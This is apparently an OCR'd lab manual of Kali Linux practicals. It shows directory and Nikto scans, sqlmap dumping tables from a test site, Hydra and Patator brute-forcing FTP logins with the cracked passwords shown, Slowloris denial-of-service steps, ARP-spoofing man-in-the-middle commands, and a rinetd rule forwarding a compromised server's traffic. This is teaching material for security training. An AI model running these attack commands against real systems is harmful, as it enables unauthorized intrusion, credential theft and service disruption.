
START_TIME: Wed Mar 16 01:37:19 2022
URL_BASE: http://example.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.html) | (.html) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://example.com/ ----
+ Testing: http://example.com/2007.html
```

dirb http://example.com -X .php

```
┌──(kali㉿kali)-[~]
└─$ dirb http://example.com -X .php                                     130 ×

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 16 01:39:17 2022
URL_BASE: http://example.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://example.com/ ----
+ Testing: http://example.com/.rhosts.php
```


dirb http://url/

```
┌──(kali㉿kali)-[~]
└─$ dirb http://url/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 16 01:40:34 2022
URL_BASE: http://url/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://url/ ----

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT RESOLVE HOST)

-----------------
END_TIME: Wed Mar 16 01:40:35 2022
DOWNLOADED: 0 - FOUND: 0
```

B. Burp Suite:

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp Suite is a GUI tool and requires access to the graphics desktop in order to be run. As such, Burp Suite cannot be used over SSH. There are two ways to start Burp Suite in Kali Linux. You can browse to it in the Applications menu by navigating to Applications | Kali Linux | Top 10 Security Tools | burpsuite



C. Nikto

Nikto, also known as Nikto2, is an open source (GPL) and free-to-use web server scanner which performs vulnerability scanning against web servers for multiple items including dangerous files and programs, and checks for outdated versions of web server software

sudo apt-get install nikto -y

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install nikto -y

[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
nikto is already the newest version (1:2.1.6+git20190310-0kali3).
nikto set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 377 not upgraded.
```

```
┌──(kali㉿kali)-[~]
└─$ nikto
- Nikto v2.1.6
---------------------------------------------------------------------------
+ ERROR: No host or URL specified

       -config+            Use this config file
       -Display+           Turn on/off display outputs
       -dbcheck            check database and other key files for syntax errors
       -Format+            save file (-o) format
       -Help               Extended help information
       -host+              target host/URL
       -id+                Host authentication to use, format is id:pass or id:pass:realm
       -list-plugins       List all available plugins
       -output+            Write output to this file
       -nossl              Disables using SSL
       -no404              Disables 404 checks
       -Plugins+           List of plugins to run (default: ALL)
       -port+              Port to use (default 80)
       -root+              Prepend root value to all requests, format is /directory
       -ssl                Force ssl mode on port
       -Tuning+            Scan tuning
       -timeout+           Timeout for requests (default 10 seconds)
       -update             Update databases and plugins from CIRT.net
       -Version            Print plugin and database versions
       -vhost+             Virtual host (for Host header)
            + requires a value

       Note: This is the short help output. Use -H for full help text.
```

nikto -h example.com

```
┌──(kali㉿kali)-[~]
└─$ nikto -h example.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          93.184.216.34
+ Target Hostname:    example.com
+ Target Port:        80
+ Start Time:         2022-03-16 01:48:20 (GMT-4)
---------------------------------------------------------------------------
+ Server: ECS (nyb/1D11)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: HIT
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ontent of the site in a different fashion to the MIME type
+ Server banner has changed from 'ECS (nyb/1D11)' to 'EOS (vny/0451)' which may suggest a WAF,
load balancer or proxy is in place
```

To run a website SSL scan run:

nikto -h example.com -ssl

```
┌──(kali㉿kali)-[~]
└─$ nikto -h example.com -ssl                                                    1 ×
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          93.184.216.34
+ Target Hostname:    example.com
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=California/L=Los Angeles/O=Internet\xC2\xA0Corporation\xC
2\xA0for\xC2\xA0Assigned\xC2\xA0Names\xC2\xA0and\xC2\xA0Numbers/CN=www.example.org
                  Ciphers:  TLS_AES_256_GCM_SHA384
                  Issuer:   /C=US/O=DigiCert Inc/CN=DigiCert TLS RSA SHA256 2020 CA1
+ Start Time:         2022-03-16 01:51:02 (GMT-4)
---------------------------------------------------------------------------
+ Server: ECS (nyb/1D27)
+ Server banner has changed from 'ECS (nyb/1D27)' to 'ECS (nyb/1D06)' which may suggest a WAF,
load balancer or proxy is in place
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
 against some forms of XSS
+ Uncommon header 'x-cache' found, with contents: HIT
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the c
```

Scanning specific ports with Nikto

nikto -h example.com -port 8083

```
┌──(kali㉿kali)-[~]
└─$ nikto -h example.com -port 8083
- Nikto v2.1.6
---------------------------------------------------------------------------
+ No web server found on example.com:8083
---------------------------------------------------------------------------
+ 0 host(s) tested
```

nikto -h example.com -output /path/to/file.name

```
Option output requires an argument

       -config+             Use this config file
       -Display+            Turn on/off display outputs
       -dbcheck             check database and other key files for syntax errors
       -Format+             save file (-o) format
       -Help                Extended help information
       -host+               target host/URL
       -id+                 Host authentication to use, format is id:pass or id:pass
       -list-plugins        List all available plugins
       -output+             Write output to this file
       -nossl               Disables using SSL
       -no404               Disables 404 checks
       -Plugins+            List of plugins to run (default: ALL)
       -port+               Port to use (default 80)
       -root+               Prepend root value to all requests, format is /directory
       -ssl                 Force ssl mode on port
       -Tuning+             Scan tuning
       -timeout+            Timeout for requests (default 10 seconds)
       -update              Update databases and plugins from CIRT.net
       -Version             Print plugin and database versions
       -vhost+              Virtual host (for Host header)
            + requires a value

       Note: This is the short help output. Use -H for full help text.
```


D. <u>SQL Injection:</u>

What is SQL Injection?


SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application's database. With the right set of queries, a user can gain access to information stored in databases. SQLMAP tests whether a 'GET' parameter is vulnerable to SQL Injection.

Step 1: List information about the existing databases

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 –dbs



Step 2: List information about Tables present in a particular Database sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables



Step 3: List information about the columns of a particular table sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists --columns

```
[02:33:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[02:33:12] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+------------+--------------+
| Column     | Type         |
+------------+--------------+
| adesc      | text         |
| aname      | varchar(50)  |
| artist_id  | int          |
+------------+--------------+

[02:33:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/outpu
t/testphp.vulnweb.com'

[*] ending @ 02:33:14 /2022-03-16/
```

Step 4: Dump the data from the columns
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname –dump

```
[02:34:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[02:34:17] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart
'
Database: acuart
Table: artists
[3 entries]
+----------+
| aname    |
+----------+
| r4w8173  |
| Blad3    |
| lyzae    |
+----------+

[02:34:18] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/share/sqlmap/out
put/testphp.vulnweb.com/dump/acuart/artists.csv'
[02:34:18] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/outpu
t/testphp.vulnweb.com'

[*] ending @ 02:34:18 /2022-03-16/
```

PRACTICAL NO. 8

Password Attacks

A. Wordlists, Brute Force Wordlists
B. Common Network Service Attack Methods

Kali Linux Wordlist

Kali Linux comes equipped with a powerful tool used to create any length wordlists. This command is known as Crunch. It is a simple command-line utility. The tool contains a simple syntax that can be adjusted to suit the users' needs.

How to capture the wordlist output?
So far, we have been outputting numbers onto the screen, which is not very useful, considering our subject matter is wordlists. Therefore, we must generate a text file that can be used with a different program. Crunch, a tool we had introduced earlier as a built-in utility, will help create the output in a text file.
crunch 3 5 0123456789abcdefghijklmnopqrstuvwxyz -o \home\kali\pass.txt

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ sudo crunch 3 5 0123456789abcdefghijklmnopqrstuvwxyz -o \home\kali\pass.txt
[sudo] password for kali:
Crunch will now generate the following amount of data: 371381760 bytes
354 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 62192448
crunch:   8% completed generating output
crunch:  17% completed generating output
crunch:  27% completed generating output
crunch:  36% completed generating output
crunch:  47% completed generating output
crunch:  59% completed generating output
crunch:  71% completed generating output
crunch:  82% completed generating output
crunch:  91% completed generating output
crunch: 100% completed generating output
```

In cryptography, a brute-force attack consists of an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly. The attacker systematically checks all possible passwords and passphrases until the correct one is found.

In a brute force attack, a threat actor tries to gain access to sensitive data and systems by systematically trying as many combinations of usernames and guessed passwords as possible. If successful, the actor can enter the system masquerading as the legitimate user and remain inside until they are detected. They use this time to move laterally, install back doors, gain knowledge about the system to use in future attacks, and, of course, steal data.

Patator

Patator is a multi-purpose brute-force, with a modular design and a flexible usage.
Currently it supports the following modules:
ftp_login : Brute-force FTP
ssh_login : Brute-force SSH
telnet_login : Brute-force Telnet
smtp_login : Brute-force SMTP
and many more

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ patator ftp_login                                                    2 ✕
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: ftp_login <module-options ...> [global-options ...]

Examples:
  ftp_login host=10.0.0.1 user=FILE0 password=FILE1 0=logins.txt 1=passwords.txt -x ignore:mesg
='Login incorrect.' -x ignore,reset,retry:code=500

Module options:
  host          : target host
  port          : target port [21]
  user          : usernames to test
  password      : passwords to test
  tls           : use TLS [0|1]
  timeout       : seconds to wait for a response [10]
  persistent    : use persistent connections [1|0]

ERROR: wrong usage. Please read the README inside for more information.
```

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ patator ssh_login                                                    2 ✕
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: ssh_login <module-options ...> [global-options ...]

Examples:
  ssh_login host=10.0.0.1 user=root password=FILE0 0=passwords.txt -x ignore:mesg='Authenticati
on failed.'

Module options:
  host          : target host
  port          : target port [22]
  user          : usernames to test
  password      : passwords to test
  auth_type     : type of password authentication to use [password|keyboard-interactive|auto]
  keyfile       : file with RSA, DSA or ECDSA private key to test
  persistent    : use persistent connections [1|0]
```

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ patator telnet_login                                                 2 ✕
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: telnet_login <module-options ...> [global-options ...]

Examples:
  telnet_login host=10.0.0.1 inputs='FILE0\nFILE1' 0=logins.txt 1=passwords.txt prompt_re='logi
n:|Password:' -x ignore:fgrep='Login incorrect'

Module options:
  host          : target host
  port          : target port [23]
  inputs        : list of values to input
  prompt_re     : regular expression to match prompts [\w+:]
  timeout       : seconds to wait for a response and for prompt_re to match received data [20]
  persistent    : use persistent connections [1|0]

ERROR: wrong usage. Please read the README inside for more information.
```

```
┌──(kali㉿kali)-[/usr/share/wordlists]
└─$ patator smtp_login
Patator 0.9 (https://github.com/lanjelot/patator) with python-3.9.8
Usage: smtp_login <module-options ...> [global-options ...]

Examples:
  smtp_login host=10.0.0.1 user=f.bar@dom.com password=FILE0 0=passwords.txt [helo='ehlo its.me
.com'] -x ignore:fgrep='Authentication failed' -x ignore,reset,retry:code=421

Module options:
  persistent    : use persistent connections [1|0]
  timeout       : seconds to wait for a response [10]
  host          : target host
  port          : target port [25]
  ssl           : use SSL [0|1]
  helo          : helo or ehlo command to send after connect [skip]
  starttls      : send STARTTLS [0|1]
  user          : usernames to test
  password      : passwords to test
```

HYDRA

Hydra operates by utilizing a series of techniques to crack passwords utilizing various strategies to generate possible passwords, including techniques such as word-list attacks, Brute-force attack and many more.

Hydra -h

Example:

hydra -l user -P passlist.txt ftp://192.168.0.1

hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN

hydra -l ftp -P /home/kali/pass.txt ftp://10.0.2.15

```
┌──(kali㉿kali)-[~]
└─$ hydra -l ftp -P /home/kali/pass.txt ftp://10.0.2.15
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-27 00:15:53
[DATA] max 16 tasks per 1 server, overall 16 tasks, 258 login tries (l:1/p:258), ~17 tries per task
[DATA] attacking ftp://10.0.2.15:21/
[21][ftp] host: 10.0.2.15   login: ftp   password: 1
[21][ftp] host: 10.0.2.15   login: ftp   password: 2
[21][ftp] host: 10.0.2.15   login: ftp   password: 3
[21][ftp] host: 10.0.2.15   login: ftp   password: 4
[21][ftp] host: 10.0.2.15   login: ftp   password: 5
[21][ftp] host: 10.0.2.15   login: ftp   password: 02
[21][ftp] host: 10.0.2.15   login: ftp   password: 05
[21][ftp] host: 10.0.2.15   login: ftp   password: 11
[21][ftp] host: 10.0.2.15   login: ftp   password: 12
[21][ftp] host: 10.0.2.15   login: ftp   password: 0
[21][ftp] host: 10.0.2.15   login: ftp   password: 00
[21][ftp] host: 10.0.2.15   login: ftp   password: 01
[21][ftp] host: 10.0.2.15   login: ftp   password: 03
[21][ftp] host: 10.0.2.15   login: ftp   password: 04
[21][ftp] host: 10.0.2.15   login: ftp   password: 10
[21][ftp] host: 10.0.2.15   login: ftp   password: 13
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-27 00:15:54
```

-p : takes single password

-P : File name which contains wordlist

-l : single user name

-L : File name which contains multiple usernames

Common Network Service Attack Methods

- **DOS – Denial of Service Attack**
- **MITM**

Denial Of Service Attack

Slowloris DDOS Attack Tool in Kali Linux

Uses of Slowloris:

Slowloris sends multiple requests to the target as a result generates heavy traffic botnets.

Slowloris can be used to perform ddos attacks on any webserver.

It is an open-source tool, so you can download it from github free of cost.

It uses perfectly legitimate HTTP traffic.

Deniel of service attack can be executed with the help of Slowloris by generating heavy traffic of botnets.

mkdir Slowloris

Change directory

cd Slowloris

Clone slowloris from github

git clone https://github.com/gkbrk/slowloris.git


Start apache (Web server)

sudo service apache2 start

service apache2 status

Run the tool using the following command.

python3 slowloris.py (your ip address) -s 500



Man-In-The-Middle Attack

How to perform a Man-in-the-middle (MITM) attack with Kali Linux

Enable packet forwarding in Linux

The first thing you need to do is to forward all the IPv4 network packages. In this way your machine will act as a router. Execute the following command in a new terminal:

sysctl -w net.ipv4.ip_forward=1

```
┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for kali:
net.ipv4.ip_forward = 1

┌──(kali㉿kali)-[~]
└─$
```

2. Intercept packages from victim with arpspoof
arpspoof is a command line utility that allows you to intercept packets on a switched LAN. It redirects too packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch. The structure of the command to start intercepting packets from the victim to the router is the following:

arpspoof -i [Network Interface Name] -t [Victim IP] [Router IP]
Copy snippet
So with our values, the command should look like:
Important
Run your command in a new terminal and let it running (don't close it until you want to stop the attack).
arpspoof -i wlan0 -t 192.000.000.52 192.000.000.1
Copy snippet
This process will monitor the packet flow from the Victim to the Router.
3. Intercept packets from router with arpspoof
Now that you're intercepting packets from the victim to the router (running on a terminal), you need now to intercept the packets from the victim to the router with arpspoof. The structure of the command to start intercepting packets from the router to the victim is the following:
arpspoof -i [Network Interface Name] -t [Router IP] [Victim IP

PRACTICAL NO. 9

Port Redirection and Tunneling

A. Port Forwarding – RINETD

What is Port redirecting?

In computer networking, port forwarding/redirecting or port mapping is an application of network address translation (NAT) that redirects a communication request from one address and port number combination to another while the packets are traversing a network gateway, such as a router or firewall. This technique is most used to make services on a host residing on a protected or masqueraded (internal) network available to hosts on the opposite side of the gateway (external network), by remapping the destination IP address and port number of the communication to an internal host. (From Wikipedia)


Why we need port redirection?

Suppose you are in your workplace where network admin has blocked all 65,535 ports in the network except port 80 and 443 for outgoing traffic. Now you want to access any service which is running on a different port other than 80 and 443 but you are not allowed to send request packet on that port because port 80 and 443 are open ports in your network that can access web server only.
To install rinetd, we simply run
apt-get install rinetd

rinetd's configuration file is /etc/rinetd.conf.

```
┌──(kali㉿kali)-[~]
└─$ rinetd -h                                                                    127
Command 'rinetd' not found, but can be installed with:
sudo apt install rinetd
Do you want to install it? (N/y)y
sudo apt install rinetd
[sudo] password for kali:
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  rinetd
0 upgraded, 1 newly installed, 0 to remove and 377 not upgraded.
Need to get 22.2 kB of archives.
After this operation, 74.8 kB of additional disk space will be used.
Get:1 http://ftp.harukasan.org/kali kali-rolling/main amd64 rinetd amd64 0.62.1sam-1.1 [22.2
]
Fetched 22.2 kB in 2s (10.6 kB/s)
Selecting previously unselected package rinetd.
(Reading database ... 268130 files and directories currently installed.)
Preparing to unpack .../rinetd_0.62.1sam-1.1_amd64.deb ...
Unpacking rinetd (0.62.1sam-1.1) ...
Setting up rinetd (0.62.1sam-1.1) ...
update-rc.d: We have no instructions for the rinetd init script.
update-rc.d: It looks like a non-network service, we enable it.
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.4.2) ...
```

vi /etc/rinetd.conf
different parameters
1 : all lines are starting with #
2 : you can allow and deny ip address



vi /etc/rinetd.conf

Then we restart rinetd:/etc/init.d/rinetd restart

Now run
netstat -tap

Syntax
Set the rinetd.conf file in the same directory (Windows) or /etc/rinetd.conf (Linux)

```
<bind address> <bind port> <connect address> <connect port>
```

Breakdown
bind address / port : The “incoming” IP address, that which we wish to bind on and forwarding packets originally targeted to it onwards.
connect address / port : The “outgoing” IP address, that which we wish to send the packets onwards to.

Example
A server we have compromised is originally located on 10.1.1.223:80 and we wish to forward all the HTTP requests onto our malicious server at 10.1.1.250:8080.

rinetd.conf

```
#bindaddress #bindport #connectaddress #connectport

10.1.1.223 80 10.1.1.250 8080
```

Run Rinetd, all traffic being sent to the server on 10.1.1.223 will be routed to 10.1.1.250 port 8080. Likewise, any responses from 10.1.1.250:8080 will be routed back through 10.1.1.223 to the original requester.

B. SSH Tunneling


SSH tunneling (also referred to as SSH port forwarding) is simply routing the local network traffic through SSH to remote hosts. This implies that all your connections are secured using encryption. It provides an easy way of setting up a basic VPN (Virtual Private Network), useful for connecting to private networks over unsecure public networks like the Internet.

SSH sessions permit tunnelling network connections by default and there are three types of SSH port forwarding: local, remote, and dynamic port forwarding.

Local SSH Port Forwarding
